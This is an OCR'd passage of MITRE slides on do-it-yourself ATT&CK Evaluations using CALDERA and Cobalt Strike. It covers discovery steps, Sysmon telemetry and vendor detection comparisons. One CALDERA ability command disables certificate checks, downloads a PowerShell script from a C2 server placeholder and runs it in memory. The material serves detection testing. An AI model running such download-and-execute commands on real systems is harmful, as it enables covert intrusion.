  - Beacon's 'shell' command: execute a command via cmd.exe

- **CALDERA**
  - Beacon: PowerShell
  - Command: 'cmd.exe /c ipconfig /all'

Approved for public release. Distribution unlimited 18-03621-15

Viewing Abilities



ABILITY ID:	a0676fe1-cd52-482e-8dde-349b73f9a2c1
ATT&CK TACTIC:	discovery
ATT&CK TECHNIQUE ID:	T1057
ATT&CK TECHNIQUE NAME:	Process Discovery
NAME:	2.C.1
DESCRIPTION:	Initial Discovery
EXECUTOR:	psh
COMMAND:	[System.Net.ServicePointManager]::ServerCertificateValidationCallback = { $True } $web = (New-Object System.Net.WebClient) $web.Headers.add("file","Process-Browser") $result = $web.uploadString("#{server}/file/download","") iex $result; ProcessBrowser

MITRE


Process Discovery (Step 2.C.1)

- **CobaltStrike**
  - Beacon: Rundll32
  - Command: 'ps'
  - Beacon's 'ps' command: show a list of processes via Win32 API

- **CALDERA**
  - Beacon: PowerShell
  - Command: 'ProcessBrowser'
  - Download and run in-memory a PowerShell script that shows a list of processes via Win32 API

Approved for public release. Distribution unlimited 18-03621-15

Operation Setup – First Scenario Initial Discovery




Approved for public release. Distribution unlimited 18-03621-15


MITRE

Operational Flow – First Scenario Initial Discovery

View Results – System Network Configuration Discovery (Step 2.A.1)




View Results – Process Discovery (Step 2.C.1)




```
 PID PPID Image                  Session User
 --- ---- -----                  ------- ----
5664  664 SkypeApp.exe                2 WINDOMAIN\debbie
4608  664 RuntimeBroker.exe           2 WINDOMAIN\debbie
3648  664 WinStore.App.exe            2 WINDOMAIN\debbie
4548  664 RuntimeBroker.exe           2 WINDOMAIN\debbie
6772  664 dllhost.exe                 2 WINDOMAIN\debbie
2836  664 smartscreen.exe             2 WINDOMAIN\debbie
 636 5024 Resume Viewer.exe           2 WINDOMAIN\debbie
5744  636 cmd.exe                     2 WINDOMAIN\debbie
2856 5744 conhost.exe                 2 WINDOMAIN\debbie
5112 5744 powershell.exe              2 WINDOMAIN\debbie
6484 2432 SearchProtocolHost.exe      2 WINDOMAIN\debbie
4540 2432 SearchFilterHost.exe        0
```

Process Results – System Network Configuration Discovery (Step 2.A.1)

- **Sysmon**
  - EventCode = 1
  - CommandLine = ipconfig /all
  - ParentCommandLine = cmd.exe /c ipconfig /all
  - RuleName = System Network Configuration Discovery (T1016)



Sysmon Configuration - https://github.com/olafhartong/sysmon-modular/blob/master/sysmonconfig.xml

MITRE

Compare Results – System Network Configuration Discovery (Step 2.A.1)

Vendor	Detection Types	Detection Notes	Screenshots
Carbon Black	Telemetry	Telemetry within the process tree showed cmd.exe executing ipconfig.exe with command-line arguments.	•Enrichment of ipconfig.exe with correct ATT&CK Technique (T1016 - System Network Configuration Discovery)
	Enrichment	The capability enriched ipconfig.exe with the correct ATT&CK Technique (T1016 - System Network Configuration Discovery).	
CounterTack	Enrichment (Configuration Change, Tainted)	The capability showed cmd.exe executing ipconfig.exe with command-line arguments and enriched the command with the condition Ipconfig All Reconnaissance Command. The enrichment was tainted by the parent Script File Created alert.	•Enrichment of ipconfig.exe with condition Ipconfig All Reconnaissance Command (tainted by the parent Script File Created alert)
CrowdStrike	Telemetry (Tainted)	Telemetry showed cmd.exe executing ipconfig with command-line arguments. The process tree showed that all children cmd.exe processes under the parent rundll32.exe (including the one that ran ipconfig) were considered tainted and suspicious.	•Email excerpt from the OverWatch team indicating ipconfig was a reconnaissance command (General Behavior)
	General Behavior (Delayed)	The OverWatch team sent an email indicating a General Behavior was observed because ipconfig was one of the reconnaissance commands performed.	
Cybereason	Enrichment (Tainted)	The capability enriched cmd.exe executing ipconfig.exe with the correct ATT&CK Tactic (Discovery) and Technique (System Network Configuration Discovery). The data was tainted by a parent Injected Shellcode alert.	•Telemetry showing cmd.exe executing ipconfig with command-line arguments
	Telemetry	Telemetry showed cmd.exe executing ipconfig with command-line arguments.	
Endgame	General Behavior (Tainted)	A General Behavior alert called Unusual Child Process of RunDLL32 was generated for cmd.exe executing ipconfig.exe with command-line arguments. The alert was tainted as part of the event tree under a parent Malicious File Detection.	•Detail of one Enumeration Command Sequences alert (tainted by parent Malicious File Detection)
	Telemetry (Tainted)	Telemetry within the event tree showed cmd.exe executing ipconfig.exe with command-line arguments (tainted by a parent Malicious File Detection).	
	General Behavior (Configuration Change, Delayed, Tainted)	A delayed General Behavior alert triggered for a specified number of discovery techniques over a specified time period, which resulted in four Enumeration Command Sequence alerts for Step 2 (tainted by parent Malicious File Detection).	
FireEye	Enrichment	The capability enriched ipconfig.exe with an alert for Ipconfig Execution (Weak Signal). The alert was also tagged with the correct ATT&CK Technique (T1016 - System Network Configuration Discovery) and Tactic (Discovery).	•Excerpt from the Managed Defense Report with additional details about ipconfig.exe execution
	Specific Behavior (Delayed)	The Managed Defense Report indicated a Specific Behavior occurred because it identified that ipconfig.exe was one of the reconnaissance commands performed to enumerate the network configuration of Nimda.	
Microsoft	Telemetry	Telemetry showed the execution sequence of cmd.exe executing ipconfig.exe with command-line arguments.	•Process tree view of General Behavior alert on suspicious sequence of discovery techniques
	General Behavior (Delayed)	A delayed General Behavior alert occurred due to a sequence of exploration commands that was classified as suspicious.	
Palo Alto Networks	Telemetry (Tainted)	Telemetry showed cmd.exe executing ipconfig with command-line arguments. The telemetry was tainted by a parent alert related to Resume Viewer.exe and suspicious execution of the Windows Scripting Engine.	•General Behavior alert for a commonly abused process (cmd.exe) spawning out of rundll32.exe (tainted by a parent alert related to Resume Viewer.exe and suspicious execution of the Windows Scripting Engine)
	Enrichment	The capability enriched ipconfig.exe executing with the correct ATT&CK Technique (System Network Configuration Discovery).	
	Enrichment (Tainted)	The capability enriched the execution of ipconfig.exe as the execution of an enumeration command. The data was tainted by a parent alert related to Resume Viewer.exe and suspicious execution of the Windows Scripting Engine.	
	General Behavior (Tainted)	A General Behavior alert was generated for a commonly abused process (cmd.exe) spawning out of rundll32.exe. The alert was tainted by a parent alert related to Resume Viewer.exe and suspicious execution of the Windows Scripting Engine.	
RSA	Telemetry	Telemetry showed cmd.exe executing ipconfig.exe with command-line arguments.	•Telemetry showing ipconfig.exe with command-line arguments
Sentinel One	Telemetry (Tainted)	Telemetry showed cmd.exe executing ipconfig.exe with command-line arguments. The telemetry was tainted by the alert generated during initial compromise because it was associated with the same story (Group ID).	•Telemetry showing ipconfig.exe with command-line arguments (tainted by relationship to threat story)
Sysmon	Enrichment	The capability enriched cmd.exe executing ipconfig.exe with the correct ATT&CK Technique (System Network Configuration Discovery)	

Why DIY ATT&CK Evaluations

- **Test in your own environment**
  - Home field advantage
  - Understand TTP's you want to detect
- **Test your specific security tool and or configurations**
  - Understand your TRUE detection capabilities
- **Test against different C2 Frameworks**
- **Hunt an end-to-end adversary emulation**

Approved for public release. Distribution unlimited 18-03621-15

MITRE

What's Next

- **ATT&CK Evaluations Round 1 DIY material to be released soon!**
  - Standalone Procedural Scripts
  - CALDERA Adversary Profile
    - Scenario 1 – Converted from Cobalt Strike
    - Scenario 2 – Converted from Empire
  - DetectionLab Configuration
    - VagrantFile
    - Scripts
    - Resources
- **https://attackevals.mitre.org**
- **https://github.com/mitre-attack**

Approved for public release. Distribution unlimited 18-03621-15

MITRE

ATT&CK

attack.mitre.org

medium.com/mitre-attack

attack@mitre.org


@MITREattack

MITRE

MITRE's mission-driven teams are dedicated to solving problems for a safer world. Through our federally funded R&D centers and public-private partnerships, we work across government to tackle challenges to the safety, stability, and well-being of our nation.

Learn more at www.mitre.org

Approved for public release. Distribution unlimited 18-03621-15